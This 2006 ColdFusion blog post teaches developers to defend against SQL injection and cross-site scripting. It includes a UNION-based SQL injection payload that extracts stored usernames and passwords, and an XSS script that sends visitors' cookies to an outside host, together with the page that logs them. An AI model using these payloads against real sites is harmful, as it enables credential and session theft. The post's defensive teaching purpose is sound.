The Application Security Pyramid - Securing Your Code

Posted At : April 26, 2006 1:22 PM | Posted By : Mark Kruger
Related Categories: Coldfusion Tips and Techniques, Security


Is your site vulnerable to SQL Injection Attack? How about Cross Site Scripting? Are you even sure you know enough about those 2 vulnerabiities to protect against them?

This post is a continuation of a 5 part series on security called "The Application Security Pyramid". The introduction introduced a new metaphor for dealing with security that loosely mimics Maslow's heirarchy of self-actualization. In Part I I discussed the importance of "border patrol" technology to safeguard your network. In part II I discussed internal Policing and People Policy. In Part III I discussed the importance of managing the security framework of your actual application and how it relates to it's specific environment. In this, our final post in the series, we will discuss securing your application code itself.

Personal Health - Securing your Application Code

The pinnacle of our application is the security of the code itself. Maybe you know someone who has issues with "feeling safe". They may live in a safe neighborhood, drive a safe car, eat safe food and have safe sex, but inside they don't "think safe". No amount of external forces or controls will make this individual feel safer. Instead, something has to change on the inside. In fact, folks who feel secure internally make better choices and are happier and more fulfilled.

The same is true of your application. It will perform better, last longer and be easier to maintain if the code is secure. To put it another way, your application will be a good network citizen If the code is secure. If the code is *not secure*, no amount of border patrols, network policies or security configurations will make it secure. This is the end game. This is where a good developer earns his or her fancy-pants wages.



To discuss code security we naturally have to talk about some of the ways that malicious users attack an application. Please note that these are simply the *current spate* of attack methodologies. The next wave may be something entirely different. Having said that, the good news is that the fix for the items we are going to discuss is largely the same - server side validation of user input and server side validation of dynamic output. I'll reiterate that more fully at the end. First let's talk about some of the pernicious ways of attacking a web application.

SQL Injection - attacking your database

The short description of an "SQL Injection" is, "User input being used to manipulate the database in ways that were not intended." The way it usually plays out is when you have a basic query that handles something that is passed in as a URL, Form or cookie variable. Here's a good example. Let's say you have an application that keeps people logged in by way of a cookie. The cookie contains a numeric ID that points o a row on the database. Here is the table:

id	fullname	Username	password
1	Joe Smith	JoeSmith	daisy
2	Ron Smith	RonSmith	Rose
3	Jane Smith	JaneSmith	violet

Our code senses the user is logged in by checking that ID number and displaying a welcome message. Keep in mind that this is a *very simple* example. Your actual code would do a lot more to check the user credentials.

```
<cfif isDefined('cookie.user_id')>

<cfquery name="test" datasource="blog_mkruger">
   SELECT    fullname
   FROM    users
   WHERE   user_id = #cookie.user_id#
</cfquery>

<Cfoutput query="test">
   Welcome #fullname#<br>
</CFOUTPUT>

</cfif>
```

If I have a cookie.user_id of 1 then I see the message "Welcome Joe Smith". Now let's say I'm an ornery cuss and I want to log in as different people. My goal is to find the usernames and passwords of all the users in the database. What sort of code can I write to make that happen? Well, the code above suffers from a couple of weaknesses. For one thing it allows an "unscrubbed" variable taken directly from a user to be passed directly to the database. Remember that the code inside of a Cfquery block is "prepared" as a string by the driver - so what actually get's passed to the driver is:

```
SELECT fullname
FROM    users
WHERE user_id = 1
```

As long as the cookie is what I expect (an integer) I'm ok. But my ornery cuss of a user isn't going to give me what I expect. Check out this code:

(caution: malicious code ahead)

```
<cfscript>
   cookieCode = "1
   UNION
   SELECT username + password AS name
   FROM users";
</cfscript>

<Cfhttp url="http://mkruger.cfwebtools.com/test/testInjection.cfm">
   <cfhttpParam type="COOKIE" name="user_id" value="#cookieCode#"/>
</CFHTTP>

<Cfoutput>
#cfhttp.filecontent#
</CFOUTPUT>
```

The code above passes the "1" followed by a line break and a union query. The end result passed to the driver is a valid Union query:

```
SELECT fullname
FROM    users
WHERE user_id = 1
UNION
SELECT username + password AS name
FROM users
```

It should be noted that it's necessary to figure out the table name, but even that can often be obtained by *intentionally throwing an error*. Ever see an error message like "The column bogus cannot be found in the object Users"? Sure enough, the table is right in the error message. In the case of a table named "users" guessing is probably sufficient. Union queries are pretty easy to write. You don't even have to match the column names with aliases. You just have to match the "type" of the column, which predictably is a character column (since it's a fullname). This new cookie and query will generate the following output:

```
Welcome JaneSmithViolet

Welcome Joe Smith

Welcome JoeSmithdaisy

Welcome RonSmithRose
```

As you can see, I've managed to tease out the username and the password for *all the users in the database*. Because the developer is conveniently using the query attribute of the output tag it gives the us a nicely formatted list of usernames and password.

What went wrong? Why was my code vulnerable? There are 2 reasons. First, the code did not ensure that the "cookie.user_id" was a number. Anything but a number should be discarded. There are actually several ways of doing this. I'll mention 2. You can use

"val( )":

```
<cfquery name="test" datasource="blog_mkruger">
   SELECT    fullname
   FROM    users
   WHERE   user_id = #val(cookie.user_id)#
</cfquery>
```

Val( ) starts at the beginning of a string and moves from to the end. It returns the "first number it finds". So in the case of our spurious cookie code it would return a 1. This would succeed in eliminating our Union query - but it would not assist us with a malcontent who was merely trying to ascertain names. That user would be able to pass in sequential numbers and get back the names of all our users in the welcome message. For that reason, appropriate login code should be written that makes collecting *any information* without knowing something first (a username/password etc) a near impossibility.

The second way is with the use of CFQUERYPARAM. I won't go over the specifics benefits of this tag - which go beyond SQL Injection protection. If you want more information you can read my post on **Why you should worry about your execution plan**. Or do a search of Coldfusion Muse for CFQUERYPARAM using the search box. You can find the search box on the side bar among all the advertisements you never click on. The only downside to CFQUERYPARAM is that it doesn't allow you to use query caching (although there is a way around this - you can read about it **here**). If you need to cache a query like the one above stick with Val( ).

The main point regarding SQL injection is to not allow *unfiltered values from the client* to be passed to the database. Validate user input. Validate it on the server. Feel free to do it on the client as well, but remember that it will have no effect on the security of the application. Only scrubbing the variables on the server will keep you safe. Client side validation would have no affect on the attack using Cfhttp param described above for example.

Cross Site Scripting (XSS)

This item is simply not understood as well as it should be among developers. The idea behind XSS is to manipulate a user in a clandestine way, or trap his or her data. XSS requires the ability of the hacker to get unfiltered content onto the page somehow. In case you think that's unlikely, consider the example of a community site directory. Let's suppose you allow a user to describe himself and you hold that data in a text field in the database. Whenever anyone sees details of the user they see the whatever the user puts in the text field to describe himself. Now let's suppose the user knows just a little HTML and Javascript. What can he do?

Well, he could actually create a trap for all the data on the client side. The data could be sent to him secretly and the user would be none the wiser. Here's a very simple example using just cookie data. Let's say our friend Gremalda Smortsen Grammer is on a dating site and she enters the following description of herself.

> "I'm a stunning blonde 5'2", 280lbs soaking wet (which I often am) with big... eyes and a good personality. I like sitting, eating, and watching TV."

Besides the fact that we we all get the image of a 5 foot 2 inch miniature beluga

whale, that's not bad for a dating site. Let's also suppose that Gremalda is really named Rodney and he's a pimply 10th grader cutting his teeth on writing Javascript. He might try embedding this at the bottom of his description.

(Caution: malicious code ahead)

```
<script>
newSrc = 'http:/' + '/rodneysworld.com/transparent.cfm?cookie=' + document.cookie;
document.write("<img src='" + newSrc + "'>");
</script>
```

On "rodneysworld.com", Rodney has created "transparent.cfm" - a page with the following code:

```
<cfif isDefined('url.cookie')>

<cfquery name="put" datasource="rod">
INSERT INTO cookies (cookie)
VALUES
(<cfqueryparam cfsqltype="CF_SQL_CHAR" value="#url.cookie#">)
</cfquery>

</cfif>

<Cfcontent type="image/gif"
   file="c:\transarent.gif">
```

What's the end result? Every time someone sees Gremalda's profile a transparent image is embedded on the page and the contents of their cookies on that domain will be logged in Rodney's cookie table. He could even use the Session ids for session hijacking. You can see how easy it would be to do all sorts of things. Basically anything that Javscript can do is now possible. You could change the background image to one of your dog. You could insert a form. You could pop up an ad. You could even embed your ad on the page and replace the ad that was there. You could use href.location to simply redirect the user to the site of your choosing.

What's the solution? Validate user input when a user is giving you information. Validate output when the source of the output comes from a user. Validate anything that is not directly in your control. If you allow users to insert HTML the content should be scrubbed for tags that you don't allow (like "script" for example).

A word on Ajax

Ajax is the current buzzword among developers. It definitely holds a lot of promise for ease of use and better user experience. However, Ajax opens up your handler code in ways that simple form posts do not. With Ajax, you are posting an XML document to a handler that makes choices based on the data. This is still another hole that can be manipulated by a malicious user - a bigger hole since it is only lightly understood at this point. As in all cases, validate user input on the server. I think I'll write a song called "Validate on the Server" with one of those catchy tunes you can't get out of your head.

Other Forms of Attack

The 2 attacks mentioned are the easiest to master, and therefore represent the greatest risk from those who believe themselves to be computer geniuses because

they've mastered DOOM III. Other forms of attack are out there, but they require an increasing level of sophistication. Email Injection, for example, is pretty easy, but it does require the manipulation of email headers - and thus a knowledge of SMTP. It also has limited use (spamming) and doesn't offer the thrill of data capture. HTTP Request Splitting - a way of fooling requesting browsers using a sort of man in the middle approach that manipulates the 302 redirect request - is not really prevalent, and it too requires a level of sophistication beyond that of most script hackers.

Sweating the Details Matters

Why don't folks validate on the server? One reason is because it takes time and it is not terribly fun code to write. It doesn't do anything visual, it's not really cutting edge, and it tends to be the same stuff over and over again. Client side validation is often accomplished with "canned" JavaScript downloaded or copied from the ubiquitous and helpful JavaScript sites. Tags like CFFORM add to the general malaise of developers when it comes to writing server side validation code.

Let me be frank and say (for the 10th time) that you *must validate on the server* or you cannot claim that your code is secure. If you don't take anything else away from this post, make sure you remember that one tidbit.

Other Tips

There are a host of other tips that I will leave for other blog posts (since this one has gone on for quite a while). SSL, authentication methods, where to trap authentication requests, where to put your security checks, what kind of information should you store on the server or on the client… all of these are important questions that you need to ask yourself. If you keep in mind that anything stored on the client is a potential for exploitation you will largely remain above the fray.

This is the last chapter in this 5 part series. It's the most ambitious I've ever undertaken. I hope you have enjoyed my insights and gleaned some extra ammunition in the fight. As always I welcome comments and additions to our discussion. I will be converting these 5 episodes into podcasts over the next few days - so if you are an Itunes user you can pick them up from there. Most of my podcasts include ancillary information that did not make it into the writing - so it may be worth your time and effort to have a listen.

For an excellent video on the topic of web site vulnerabilities see **How to Break Web Software** by the smooth talking british security author, Mike Andrews.